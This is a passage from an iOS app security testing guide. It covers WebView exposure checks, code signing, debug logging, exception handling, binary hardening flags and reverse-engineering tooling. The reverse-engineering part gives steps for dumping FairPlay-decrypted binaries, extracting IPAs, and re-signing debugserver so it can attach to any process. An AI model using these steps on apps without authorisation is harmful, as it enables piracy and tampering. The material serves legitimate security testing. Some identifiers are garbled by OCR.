alloc]initWithFrame:CGRectMake(self.view.frame.origin.x, 85,
self.view.frame.size.width, self.view.frame.size.height-85)
configuration:conf] ;
    [_webView loadRequest:request];
    [self.view addSubview:_webView];

}


```

JavaScript cannot be disabled in `SafariViewController` and this is one of the reason why you should recommend usage of `wkwebView` when the goal is extending the app's user interface.

Exposure of Native Objects

Both `UIWebView` and `wkWebView` provide a means of communication between the `WebView` and the native app. Any important data or native functionality exposed to the `WebView` JavaScript engine would also be accessible to rogue JavaScript running in the

WebView.

UIWebView

Since iOS 7, the JavaScriptCore framework provides an Objective-C wrapper to the WebKit JavaScript engine. This makes it possible to execute JavaScript from Swift and Objective-C, as well as making Objective-C and Swift objects accessible from the JavaScript runtime.

A JavaScript execution environment is represented by a `JSContext` object. Look out for code that maps native objects to the `JSContext` associated with a `WebView`. In Objective-C, the `JSContext` associated with a `UIWebView` is obtained as follows:

```
objective-c [webView  
valueForKeyPath:@"documentView.webView.mainFrame.javaScriptContext"]
```

- Objective-C blocks. When an Objective-C block is assigned to an identifier in a `JSContext`, `JavaScriptCore` automatically wraps the block in a JavaScript function;
- `JSElexport` protocol: Properties, instance methods, and class methods declared in a `JSElexport`-inherited protocol are mapped to JavaScript objects that are available to all JavaScript code. Modifications of objects that are in the JavaScript environment are reflected in the native environment.

Note that only class members defined in the `JSElexport` protocol are made accessible to JavaScript code.

WKWebView

In contrast to `UIWebView`, it is not possible to directly reference the `JSContext` of a `WKWebView`. Instead, communication is implemented using a messaging system. JavaScript code can send messages back to the native app using the ‘`postMessage`’ method:

```
window.webkit.messageHandlers.myHandler.postMessage()
```

The `postMessage` API automatically serializes JavaScript objects into native Objective-C or Swift objects. Message Handler are configured using the `addScriptMessageHandler` method.

Local File Inclusion

WebViews can load content remotely and locally from the app data directory. If the content is loaded locally, users should not be able to change the filename or path from which the file is loaded, and they shouldn't be able to edit the loaded file.

Check the source code for WebViews usage. If you can identify a WebView instance, check whether any local files have been loaded (“example_file.html” in the below example).

```
- (void)viewDidLoad
{
    [super viewDidLoad];
    WKWebViewConfiguration *configuration = [[WKWebViewConfiguration
alloc] init];

    self.webView = [[WKWebView alloc] initWithFrame:CGRectMake(10, 20,
CGRectGetWidth([UIScreen mainScreen].bounds) - 20,
CGRectGetHeight([UIScreen mainScreen].bounds) - 84)
configuration:configuration];
    self.webView.navigationDelegate = self;
    [self.view addSubview:self.webView];

    NSString *filePath = [[NSBundle mainBundle]
pathForResource:@"example_file" ofType:@"html"];
    NSString *html = [NSString stringWithContentsOfFile:filePath
encoding:NSUTF8StringEncoding error:nil];
    [self.webView loadHTMLString:html baseURL:[NSBundle
mainBundle].resourceURL];
}
```

Check the `baseURL` for dynamic parameters that can be manipulated (leading to local file inclusion).

Dynamic Analysis

To simulate an attack, inject your own JavaScript into the WebView with an interception proxy. Attempt to access local storage and any native methods and properties that might be exposed to the JavaScript context.

In a real-world scenario, JavaScript can only be injected through a permanent backend Cross-Site Scripting vulnerability or a man-in-the-middle attack. See the OWASP [XSS cheat sheet](#) Prevention Cheat Sheet “XSS (Cross Site Scripting) Prevention Cheat Sheet”) and the chapter “Testing Network Communication” for more information.

References

OWASP Mobile Top 10 2016

- M7 - Client-Side Injection -
https://www.owasp.org/index.php/Mobile_Top_10_2016-M7-Poor_Code_Quality

OWASP MASVS

- V6.3: “The app does not export sensitive functionality via custom URL schemes unless they are properly protected.”
- V6.5: “JavaScript is disabled in WebViews unless explicitly required.”
- V6.6: “WebViews are configured to allow only the minimum set of protocol handlers required (ideally, only https is supported). Potentially dangerous handlers, such as file, tel and app-id, are disabled.”
- V6.7: “If native methods of the app are exposed to a WebView, verify that the WebView only renders JavaScript contained within the app package.”

CWE

- CWE-79 - Improper Neutralization of Input During Web Page Generation
<https://cwe.mitre.org/data/definitions/79.html>
- CWE-939: Improper Authorization in Handler for Custom URL Scheme

Info

- [#THIEL] Thiel, David. iOS Application Security: The Definitive Guide for Hackers and Developers (Kindle Locations 3394-3399). No Starch Press. Kindle Edition.

Tools

- IDB - <http://www.idbtool.com/>

Code Quality and Build Settings for iOS Apps

Verifying that the App is Properly Signed

Overview

Code signing your app assures users that it is from a known source and the app hasn't been modified since it was last signed. Before your app can integrate app services, be installed on a device, or be submitted to the App Store, it must be signed with a certificate issued by Apple. For more information on how to request certificates and code sign your apps, review the [App Distribution Guide](#).

It is possible to retrieve the signing certificate information on the application .app file using `codesign`. Codesign is used to create, check, and display code signatures, as well as inquire into the dynamic status of signed code in the system.

After obtaining the application .ipa file, rename it to zip and decompress the file. Navigate to the `Payload` directory and the application .app file will be present.

Execute the following `codesign` command:

```
$ codesign -dvvv <yourapp.app>
Executable=/Users/Documents/<yourname>/Payload/<yourname.app>/<yourname>
>
Identifier=com.example.example
Format=app bundle with Mach-O universal (armv7 arm64)
CodeDirectory v=20200 size=154808 flags=0x0(none) hashes=4830+5
location=embedded
Hash type=sha256 size=32
CandidateCDHash sha1=455758418a5f6a878bb8fdb709ccfca52c0b5b9e
CandidateCDHash sha256=fd44efd7d03fb03563b90037f92b6ffff3270c46
Hash choices=sha1,sha256
CDHash=fd44efd7d03fb03563b90037f92b6ffff3270c46
Signature size=4678
Authority=iPhone Distribution: Example Ltd
Authority=Apple Worldwide Developer Relations Certification Authority
Authority=Apple Root CA
Signed Time=4 Aug 2017, 12:42:52
Info.plist entries=66
TeamIdentifier=8LAMR92KJ8
Sealed Resources version=2 rules=12 files=1410
Internal requirements count=1 size=176
```

Testing for Debugging Symbols

Overview

As a general rule of thumb, as little explanatory information as possible should be provided along with the compiled code. Some metadata such as debugging information, line numbers and descriptive function or method names make the binary or bytecode easier to understand for the reverse engineer, but isn't actually needed in a release build and can therefore be safely discarded without impacting the functionality of the app.

These symbols can be saved either in “Stabs” format or the DWARF format. When using the Stabs format, debugging symbols, like other symbols, are stored in the regular symbol table. With the DWARF format, debugging symbols are stored in a special “`__DWARF`”

segment within the binary. DWARF debugging symbols can also be saved as a separate debug-information file. In this test case, you verify that no debug symbols are contained in the release binary itself (either in the symbol table, or the `__DWARF` segment).

Static Analysis

Use `gobjdump` to inspect the main binary and any included dylibs for Stabs and DWARF symbols.

```
$ gobjdump --stabs --dwarf TargetApp
In archive MyTargetApp:

armv5te:      file format mach-o-arm

aarch64:      file format mach-o-arm64
```

`Gobjdump` is part of [binutils](#) and can be installed via Homebrew on Mac OS X.

Dynamic Analysis

Not applicable.

Remediation

Ensure that debugging symbols are stripped when the application is being build for production. Stripping debugging symbols will reduce the size of the binary and increase the difficulty for reverse engineering. To strip debugging symbols, set `Strip Debug Symbols During Copy` to YES in the build settings of the project.

It is possible to still have a proper [Crash Reporter System](#) as it does not require any symbols in the application binary.

Testing for Debugging Code and Verbose Error Logging

Overview

Developers often include debugging code, such as verbose logging statements (using `NSLog` , `println` , `print` , `dump` , `debugPrint`) about responses from their APIs, about the progress and/or state of their application in order to speed up verification and get a better understand on errors. Furthermore, there can be debugging code in terms of a “management-functionality” which is used by the developer to set state of the application, mock responses from an API, et cetera. This information can easily be used by the reverse-engineer to track back what is happening with the application. Therefore, the debugging code should be removed from the release version of the application.

Static Analysis

For static analysis, you can take the following approach regarding the logging statements:

1. Import the code of the application into Xcode.
2. Do a search over the code on the following printing functions: `NSLog` , `println` , `print` , `dump` , `debugPrint` .
3. When one of them is found, please check whether the developers used a wrapping function around the logging function for better markup of the to be logged statements, start adding that function to your search.
4. For every occurrence found in step 2 and 3, verify whether Macro's or debug-state related guards have been set to turn the logging off in the release build. Please note the change in how objective-C can make use of pre-processor macro's:

```
#ifdef DEBUG
    // Debug-only code
#endif
```

Whereas in Swift this has changed: there you need to set either environment-variables in your scheme or as custom flags in the Build settings of a target to make this work. Please note that the following functions, which allow to check on whether the app is build in release-configuration in Swift 2.1, should be recommended against (As Xcode 8 & Swift3 do not support them): `_isDebugAssertConfiguration()` , `_isReleaseAssertConfiguration()` , `_isFastAssertConfiguration()` .

Please note that there are more logging functions, depending on the setup of the application, for instance, when [CocoaLumberjack](#) is used, then the static analysis is a bit different.

On the “debug-management” code which is built in: inspect the storyboards to see if there are any flows and/or view-controllers that provide different functionality than the ones that should be supported by the application. This can be anything: from debug views, to error-messages printed. From having custom stub-response configurations to logging written to files on the application file system or to a remote-server.

Dynamic Analysis

The dynamic analysis should be executed on both a simulator as well as a device, as we sometimes see that developers use target-based functions (instead of release/debug-mode based functions) to execute the debugging code or not.

1. Run the application on a simulator, check if you can find any output during the execution of the app in the console.
2. Attach a device to your Mac, run the application on the device via Xcode and verify whether you can find any output during the execution of the app in the console.

For the other “manager-based” debug code: click through the application on both a simulator and device and see if you can find any functionality which allows for pre-setting profiles for an app, for selecting the actual server, for selecting possible responses from the API, et cetera.

Remediation

As a developer, it should not be a problem to incorporate debug statements in your debug version of the application as long as you realize that the statements made for debugging should never:

- have impact on the actual computational results in such a way that the code should be present in the release version of the application;
- end up in the release-configuration of the application.

In Objective-C, developers can use pre-processor macro's to filter out debug code:

```
#ifdef DEBUG
    // Debug-only code
#endif
```

In Swift 2, using xCode 7, one has to set custom compiler flags for every target, where the compiler flag has to start with -D. So, when the debug flag -DMSTG-DEBUG is set, you can use the following annotations:

```
#if MSTG-DEBUG
    // Debug-only code
#endif
```

In swift 3, using xCode 8, you can set Active Compilation Conditions in Build settings / Swift compiler - Custom flags. Swift3 does not use a pre-processor, but instead makes use of [conditional compilation blocks](#) based on the conditions defined:

```
#if DEBUG_LOGGING
    // Debug-only code
#endif
```

Testing Exception Handling

Overview

Exceptions can often occur when an application gets into a non-normal or erroneous state. Testing exception handling is about reassuring that the application will handle the exception and get to a safe state without exposing any sensitive information at both the UI and the logging mechanisms used by the application.

However, bear in mind that exception handling in objective-C is quite different than in Swift. Bridging the two concepts to one another in application that has both legacy objective-C code and Swift-code can be problematic.

Exception handling in Objective-C

Objective-C has two types of errors :

NSEException `NSEException` is used for handling programming or low-level errors (e.g. divided by 0, out-of-bounds array access). An `NSEException` can either be raised by `raise()` or thrown with `@throw`, unless caught, will invoke the unhandled exception handler where you can log the statement and then the program will be halted, `@catch` allows you to recover from it if you are using a `@try - @catch` -block:

```
@try {
    //do work here
}

@catch (NSEException *e) {
    //recover from exception
}

@finally {
    //cleanup
}
```

Bear in mind that using `NSEException` comes with pitfalls regarding memory management: you need to `cleanup allocations` from the try block in the `finally block`. Note that you can promote `NSEException` objects to `NSError` by instantiating an `NSError` at the `@catch` block.

NSError `NSError` is used for all other type of `errors`. Some APIs of the Cocoa frameworks provide them as an object in their failure callback in case something went wrong, otherwise a pointer to an `NSError` object is passed by reference. It can be a good practice to provide a `BOOL` return type to the method that takes a pointer to an `NSError` object and originally not having a return value a return type (to indicate a success or failure). If there is a return type, then make sure to return `nil` in case of an error. So in case of `NO` or `nil`, you can inspect the error/reason for failure.

Exception handling in Swift

Exception handing in Swift (2~4) is quite different. Even-though there is a try-catch block, it is not there to handle `NSEException`. Instead, it is used to handle errors that conform to the `Error` (`Swift3`, `ErrorType` in `Swift2`) protocol. This can be challenging when

combining Objective-C and Swift code in the same application. Therefore, using `NSError` is recommended above using `NSException` in programs with both the languages involved. Furthermore, in Objective-C error-handling is opt-in, but in Swift you have to explicitly handle the `throws`. For conversion on the error throwing, have a look at the [Apple documentation](#). Methods that can throw an error use the `throws` keyword. There are four ways to [handle errors in Swift](#):

- You can propagate the error from a function to the code that calls that function: in this case there is no do-catch, there is only a `throw` throwing the actual error or there is a `try` to execute the method that throws. The method containing the `try` will need the `throws` keyword as well:

```
func dosomething(argumentx:TypeX) throws {
    try functionThatThrows(argumentx: argumentx)
}
```

- Handle the error using a do-catch statement: here you can use the following pattern:

```
do {
    try functionThatThrows()
    defer {
        //use this as your finally block as with Objective-c
    }
    statements
} catch pattern 1 {
    statements
} catch pattern 2 where condition {
    statements
}
```

- Handle the error as an optional value:

```
let x = try? functionThatThrows()
//In this case the value of x is nil in case of an error.
```

- Assert that the error will not occur: by using the `try!` expression.

Static Analysis

Review the source code to understand/identify how the application handles various types of errors (IPC communications, remote services invocation, etc). Here are some examples of the checks to be performed at this stage per language.

Static Analysis in Objective-C

Here you can verify that:

- The application uses a well-designed and unified scheme to handle exceptions and errors.
- The exceptions from the Cocoa frameworks are handled correctly.
- The allocated memory in the `@try` blocks are released in the `@finally` blocks.
- For every `@throw` the calling method has a proper `@catch` on either the calling method level or at the level of the `NSApplication` / `UIApplication` objects in order to clean up any sensitive information and possibly try to recover from the issue.
- That the application doesn't expose sensitive information while handling errors in its UI or in its log-statements, but are still verbose enough to explain the issue to the user.
- That any confidential information, such as keying material and/or authentication information is always wiped at the `@finally` blocks in case of a high risk application.
- That `raise()` is only used in rare occasions when termination of the program without any further warning is required.
- That `NSError` objects do not contain information that might leak any sensitive information.

Static Analysis in Swift

Here you can verify that:

- The application uses a well-designed and unified scheme to handle errors.
- The application doesn't expose sensitive information while handling errors in its UI or in its log-statements, but are still verbose enough to explain the issue to the user.
- That any confidential information, such as keying material and/or authentication

information is always wiped at the `defer` blocks in case of a high risk application.

- That `try!` is only used with proper guarding up front, so it is programmatically verified that indeed no error can be thrown by the method that is called using `try!` .

Dynamic Testing

There are various methods for dynamic analysis:

- Provide unexpected values to UI fields in the iOS application.
- Test the custom url-schemes, pasteboard and other inter-app communication controls by providing values that are unexpected or could raise an exception.
- Tamper the network communication and/or the files stored by the application.
- In case of Objective-C, you can use cycrypt to hook into methods and provide them with arguments that could possibly make the callee throw an exception.

In most cases, the application should not crash, but instead, it should:

- Recover from the error or get into a state in which it can inform the user that it is not able to continue.
- If necessary, inform the user in an informative message to make him/her take appropriate action. The message itself should not leak sensitive information.
- Not provide any information in logging mechanisms used by the application.

Remediation

There are a few things a developer can do:

- Ensure that the application use a well-designed and unified scheme to handle errors.
- Make sure that all logging is removed or guarded as described in the test case “Testing for Debugging Code and Verbose Error Logging”.
- For Objective-C, in case of a high-risk application: create your own exception handler which cleans out any secret that should not be easily retrieved. The handler that can be set through `NSSetUncaughtExceptionHandler` .
- When using Swift, make sure that you do not use `try!` unless you have made sure that there really cannot be any error in the method the throwing method that is being called.

- When using Swift, make sure that the error does not propagate too far off through intermediate methods.

Verify That Free Security Features Are Activated

Overview

Although XCode set all binary security features by default, it still might be relevant to some old application or to check compilation options misconfiguration. The following features are applicable:

- **ARC** - Automatic Reference Counting - memory management feature
 - adds retain and release messages when required
- **Stack Canary** - helps preventing buffer overflow attacks
- **PIE** - Position Independent Executable - enables full ASLR for binary

Static Analysis

XCode Project Settings

- Stack smashing protection

Steps for enabling Stack smashing protection within an iOS application:

1. In Xcode, select your target in the “Targets” section, then click the “Build Settings” tab to view its settings.
2. Verify that “–fstack-protector-all” option is selected under “Other C Flags” section.
3. PIE support

Steps for building an iOS application as PIE:

1. In Xcode, select your target in the “Targets” section, then click the “Build Settings” tab to view its settings.
2. For iOS apps, set iOS Deployment Target to iOS 4.3 or later.
3. Verify that “Generate Position-Dependent Code” is set at its default value of NO.

4. Verify that Don't "Create Position Independent Executables" is set at its default value of NO.
5. ARC protection

Steps for enabling ACR protection within an iOS application:

1. In Xcode, select your target in the "Targets" section, then click the "Build Settings" tab to view its settings.
2. Verify that "Objective-C Automatic Reference Counting" is set at its default value of YES.

See also the [Technical Q&A QA1788 Building a Position Independent Executable](#).

With otool

Below are examples on how to check for these features. Please note that all of them are enabled in these examples:

- PIE:

```
$ unzip DamnVulnerableiOSApp.ipa
$ cd Payload/DamnVulnerableiOSApp.app
$ otool -hv DamnVulnerableiOSApp
DamnVulnerableiOSApp (architecture armv7):
Mach header
magic cputype cpusubtype caps filetype ncmds sizeofcmds flags
MH_MAGIC ARM V7 0x00 EXECUTE 38 4292 NOUNDEFS DYLDLINK TWOLEVEL
WEAK_DEFINES BINDS_TO_WEAK PIE
DamnVulnerableiOSApp (architecture arm64):
Mach header
magic cputype cpusubtype caps filetype ncmds sizeofcmds flags
MH_MAGIC_64 ARM64 ALL 0x00 EXECUTE 38 4856 NOUNDEFS DYLDLINK TWOLEVEL
WEAK_DEFINES BINDS_TO_WEAK PIE
```

- Stack Canary:



```
$ otool -Iv DamnVulnerableIOSApp | grep stack
0x0046040c 83177 __stack_chk_fail
0x0046100c 83521 _sigaltstack
0x004fc010 83178 __stack_chk_guard
0x004fe5c8 83177 __stack_chk_fail
0x004fe8c8 83521 _sigaltstack
0x00000001004b3fd8 83077 __stack_chk_fail
0x00000001004b4890 83414 _sigaltstack
0x0000000100590cf0 83078 __stack_chk_guard
0x00000001005937f8 83077 __stack_chk_fail
0x0000000100593dc8 83414 _sigaltstack
```

- Automatic Reference Counting:

```
$ otool -Iv DamnVulnerableIOSApp | grep release
0x0045b7dc 83156 __cxa_guard_release
0x0045fd5c 83414 _objc_autorelease
0x0045fd6c 83415 _objc_autoreleasePoolPop
0x0045fd7c 83416 _objc_autoreleasePoolPush
0x0045fd8c 83417 _objc_autoreleaseReturnValue
0x0045ff0c 83441 _objc_release
[SNIP]
```

With idb

IDB automates the process of checking for both stack canary and PIE support. Select the target binary in the IDB GUI and click the “Analyze Binary...” button.



References

OWASP Mobile Top 10 2016

- M7 - Client Code Quality - https://www.owasp.org/index.php/Mobile_Top_10_2016-M7-Poor_Code_Quality

OWASP MASVS

- V7.1: “The app is signed and provisioned with valid certificate.”
- V7.4: “Debugging code has been removed, and the app does not log verbose errors or debugging messages.”
- V7.6: “The app catches and handles possible exceptions.”
- V7.7: “Error handling logic in security controls denies access by default.”
- V7.9: “Free security features offered by the toolchain, such as byte-code minification, stack protection, PIE support and automatic reference counting, are activated.”

Tools

- idb - <https://github.com/dmayer/idb>
- Codesign -
<https://developer.apple.com/legacy/library/documentation/Darwin/Reference/ManPages/man1/codesign.1.html>

Tampering and Reverse Engineering on iOS

Swift and Objective-C

Since Objective-C and Swift are fundamentally different, the programming language in which the app is written affects the possibilities for reverse engineering it. For example, Objective-C allows changing method invocations at runtime. This makes it easy to hook in other functions in an app, which is heavily used by [Cycrypt](#) and other reverse engineering tools. This “method swizzling” is not implemented in the same way in Swift, which makes it harder to do than in Objective-C.

The majority of this chapter is relevant to applications written in Objective-C or having bridged types, which are types compatible with both Swift and Objective-C. Most tools that currently work well with Objective-C are working on improving their compatibility with Swift. For example, Frida currently does support [Swift bindings](#).

XCode and iOS SDK

XCode is an Integrated Development Environment (IDE) for macOS containing a suite of software development tools developed by Apple for developing software for macOS, iOS, watchOS and tvOS. The latest release as of the writing of this book is XCode 8 which can be [downloaded from the official Apple website](#).

The iOS SDK (Software Development Kit), formerly known as iPhone SDK, is a software development kit developed by Apple for developing native applications for iOS. The latest release as of the writing of this book is iOS 10 SDK and it can be [downloaded from the Official Apple website](#) as well.

Utilities

- [Class-dump by Steve Nygard](#) is a command-line utility for examining the Objective-C runtime information stored in Mach-O (Mach object) files. It generates declarations for the classes, categories and protocols.

- [Class-dump-z](#) is a rewrite of class-dump from scratch using C++, avoiding using dynamic calls. Removing these unnecessary calls makes class-dump-z nearly 10 times faster than the precedences.
- [Class-dump-dyld by Elias Limneos](#) allows dumping and retrieving symbols directly from the shared cache, eliminating the need to extract the files first. It can generate header files from app binaries, libraries, frameworks, bundles or the whole dyld_shared_cache. It is also possible to Mass-dump the whole dyld_shared_cache or directories recursively.
- [MachoOView](#) is a useful visual Mach-O file browser that also allows in-file editing of ARM binaries.
- otool is a tool to display specified parts of object files or libraries. It understands both Mach-O files and universal file formats.

Reversing Frameworks

[Radare2](#) is a complete framework for reverse-engineering and analyzing. It is built around the Capstone disassembler, Keystone assembler, and Unicorn CPU emulation engine. Radare2 has support for iOS binaries and many useful iOS-specific features, such as a native Objective-C parser, and an iOS debugger.

Commercial Disassemblers

IDA Pro can deal with iOS binaries and has a built-in iOS debugger. IDA is widely seen as the gold standard for GUI-based, interactive static analysis, but it isn't cheap. For the more budget-minded reverse engineer, Hopper offers similar static analysis features.

Reverse Engineering iOS Apps

iOS reverse engineering is a mixed bag. On the one hand, apps programmed in Objective-C and Swift can be disassembled nicely. In Objective-C, object methods are called through dynamic function pointers called “selectors”, which are resolved by name during runtime. The advantage of this is that these names need to stay intact in the final binary, making the

disassembly more readable. Unfortunately, this also has the effect that no direct cross-references between methods are available in the disassembler, and constructing a flow graph is challenging.

In this guide, we'll give an introduction on static and dynamic analysis and instrumentation. Throughout this chapter, we refer to the OWASP UnCrackable Apps for iOS, so download them from MSTG repository if you're planning to follow the examples.

Static Analysis

Getting the IPA File from an OTA Distribution Link

During development, apps are sometimes provided to testers via over-the-air (OTA) distribution. In that case, you will receive an itms-services link such as the following:

```
itms-services://?action=download-manifest&url=https://s3-ap-southeast-1.amazonaws.com/test-uat/manifest.plist
```

You can use the [ITMS services asset downloader](#) tool to download the IPS from an OTA distribution URL. Install it via npm as follows:

```
npm install -g itms-services
```

Save the IPA file locally with the following command:

```
# itms-services -u "itms-services://?action=download-manifest&url=https://s3-ap-southeast-1.amazonaws.com/test-uat/manifest.plist" -o - > out.ipa
```

Recovering an IPA File From an Installed App

From Jailbroken Devices

You can use [Saurik's IPA Installer](#) to recover IPAs from apps installed on the device. To do this, install IPA installer console via Cydia. Then, ssh into the device and look up the bundle id of the target app. For example:

```
iPhone:~ root# ipainstaller -l
com.apple.Pages
com.example.targetapp
com.google.ios.youtube
com.spotify.client
```

Generate the IPA file for using the following command:

```
iPhone:~ root# ipainstaller -b com.example.targetapp -o
/tmp/example.ipa
```

From non-Jailbroken Devices

If the app is available on iTunes, you are able to recover the IPA on MacOS with the following simple steps:

- Download the app in iTunes
- Go to your iTunes Apps Library
- Right-click on the app and select show in finder

Dumping Decrypted Executables

On top of code signing, apps distributed via the app store are also protected using Apple's FairPlay DRM system. This system uses asymmetric cryptography to ensure that any app (including free apps) obtained from the app store only executes on the particular device it is approved to run on. The decryption key is unique to the device and burned into the processor. As of now, the only possible way to obtain the decrypted code from a FairPlay-decrypted app is dumping it from memory while the app is running. On a jailbroken device, this can be done with Clutch tool that is included in standard Cydia repositories [2]. Use clutch in interactive mode to get a list of installed apps, decrypt them and pack to IPA file:

```
# Clutch -i
```

NOTE: Only applications distributed with AppStore are protected with FairPlay DRM. If you obtained your application compiled and exported directly from XCode, you don't need to decrypt it. The easiest way is to load the application into Hopper and check if it's being correctly disassembled. You can also check it with otool:

```
# otool -l yourbinary | grep -A 4 LC_ENCRYPTION_INFO
```

If the output contains cryptoff, cryptsize and cryptid fields, then the binary is encrypted. If the output of this command is empty, it means that binary is not encrypted. **Remember** to use otool on binary, not on the IPA file.

Getting Basic Information with Class-dump and Hopper Disassembler

Class-dump tool can be used to get information about methods in the application. Example below uses [Damn Vulnerable iOS Application](#). As our binary is so-called fat binary, which means that it can be executed on 32 and 64 bit platforms:

```

$ unzip DamnVulnerableiOSApp.ipa

$ cd Payload/DamnVulnerableIOSApp.app

$ otool -hv DamnVulnerableIOSApp

DamnVulnerableIOSApp (architecture armv7):
Mach header
    magic cputype cpusubtype  caps      filetype ncmds sizeofcmds
flags
MH_MAGIC      ARM          V7   0x00      EXECUTE     38        4292
NOUNDEFS DYLDLINK TWOLEVEL WEAK_DEFINES BINDS_TO_WEAK PIE

DamnVulnerableIOSApp (architecture arm64):
Mach header
    magic cputype cpusubtype  caps      filetype ncmds sizeofcmds
flags
MH_MAGIC_64   ARM64        ALL   0x00      EXECUTE     38        4856
NOUNDEFS DYLDLINK TWOLEVEL WEAK_DEFINES BINDS_TO_WEAK PIE

```

Note architecture `armv7` which is 32 bit and `arm64`. This design permits to deploy the same application on all devices. In order to analyze the application with class-dump we must create so-called thin binary, which contains only one architecture:

```
iOS8-jailbreak:~ root# lipo -thin armv7 DamnVulnerableiOSApp -output DVIA32
```

And then we can proceed to performing class-dump:

```
iOS8-jailbreak:~ root# class-dump DVIA32

@interface FlurryUtil :
./DVIA/DVIA/DamnVulnerableiOSApp/DamnVulnerableiOSApp/YapDatabase/Extensions/Views/Internal/
{
}
+ (BOOL)appIsCracked;
+ (BOOL)deviceIsJailbroken;
```

Note the plus sign, which means that this is a class method returning BOOL type. A minus sign would mean that this is an instance method. Please refer to further sections to understand the practical difference between both.

Alternatively, you can easily decompile the application with [Hopper Disassembler](#). All these steps will be performed automatically and you will be able to see disassembled binary and class information.

Other commands:

Listing shared libraries:

```
$ otool -L <binary>
```

Debugging

Debugging on iOS is generally implemented via Mach IPC. To “attach” to a target process, the debugger process calls the `task_for_pid()` function with the process id of the target process to and receives a Mach port. The debugger then registers as a receiver of exception messages and starts handling any exceptions that occur in the debugger. Mach IPC calls are used to perform actions such as suspending the target process and reading/writing register states and virtual memory.

Even though the XNU kernel implements the `ptrace()` system call as well, some of its functionality has been removed, including the capability to read and write register states and memory contents. Even so, `ptrace()` is used in limited ways by standard debuggers such as `lldb` and `gdb`. Some debuggers, including Radare2’s iOS debugger, don’t invoke `ptrace` at all.

Using lldb

iOS ships with a console app, `debugserver`, that allows for remote debugging using `gdb` or `lldb`. By default however, `debugserver` cannot be used to attach to arbitrary processes (it is usually only used for debugging self-developed apps deployed with XCode). To enable debugging of third-part apps, the `task_for_pid` entitlement must be added to the `debugserver` executable. An easy way to do this is adding the entitlement to the [debugserver binary shipped with XCode](#).

To obtain the executable mount the following DMG image:

```
/Applications/Xcode.app/Contents/Developer/Platforms/iPhoneOS.platform/DeviceSupport/<target-iOS-version>/DeveloperDiskImage.dmg
```

You'll find the debugserver executable in the /usr/bin/ directory on the mounted volume - copy it to a temporary directory. Then, create a file called entitlements.plist with the following content:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/ PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>com.apple.springboard.debugapplications</key>
    <true/>
    <key>run-unsigned-code</key>
    <true/>
    <key>get-task-allow</key>
    <true/>
    <key>task_for_pid-allow</key>
    <true/>
</dict>
</plist>
```

And apply the entitlement with codesign:

```
codesign -s - --entitlements entitlements.plist -f debugserver
```

Copy the modified binary to any directory on the test device (note: The following examples use usbmuxd to forward a local port through USB).

```
$ ./tcprelay.py -t 22:2222
$ scp -P2222 debugserver root@localhost:/tmp/
```

You can now attach debugserver to any process running on the device.

```
VP-iPhone-18:/tmp root# ./debugserver *:1234 -a 2670
debugserver-@(#)PROGRAM:debugserver PROJECT:debugserver-320.2.89
for armv7.
Attaching to process 2670...
```

Cycript and Cynject

Cydia Substrate (formerly called MobileSubstrate) is the de-facto standard framework for developing run-time patches (“Cydia Substrate extensions”) on iOS. It comes with Cynject, a tool that provides code injection support for C. Cycript is a scripting language developed by Jay Freeman (saurik). Cycript injects a JavaScriptCore VM into the running process. Users can then manipulate the process using a hybrid of Objective-C++ and JavaScript syntax through the Cycript interactive console. It is also possible to access and instantiate Objective-C classes inside a running process. Some examples for the use of Cycript are listed in the iOS chapter.

First the SDK need to be downloaded, unpacked and installed.

```
$ wget https://cydia.saurik.com/api/latest/3 -O cycript.zip && unzip
cycript.zip
#on iphone
$ sudo cp -a Cycript.lib/*.dylib /usr/lib
$ sudo cp -a Cycript.lib/cycript-apl /usr/bin/cycript
```

To spawn the interactive cycript shell, you can run “./cycript” or just “cycript” if cycript is on your path.

```
$ cycript
cy#
```

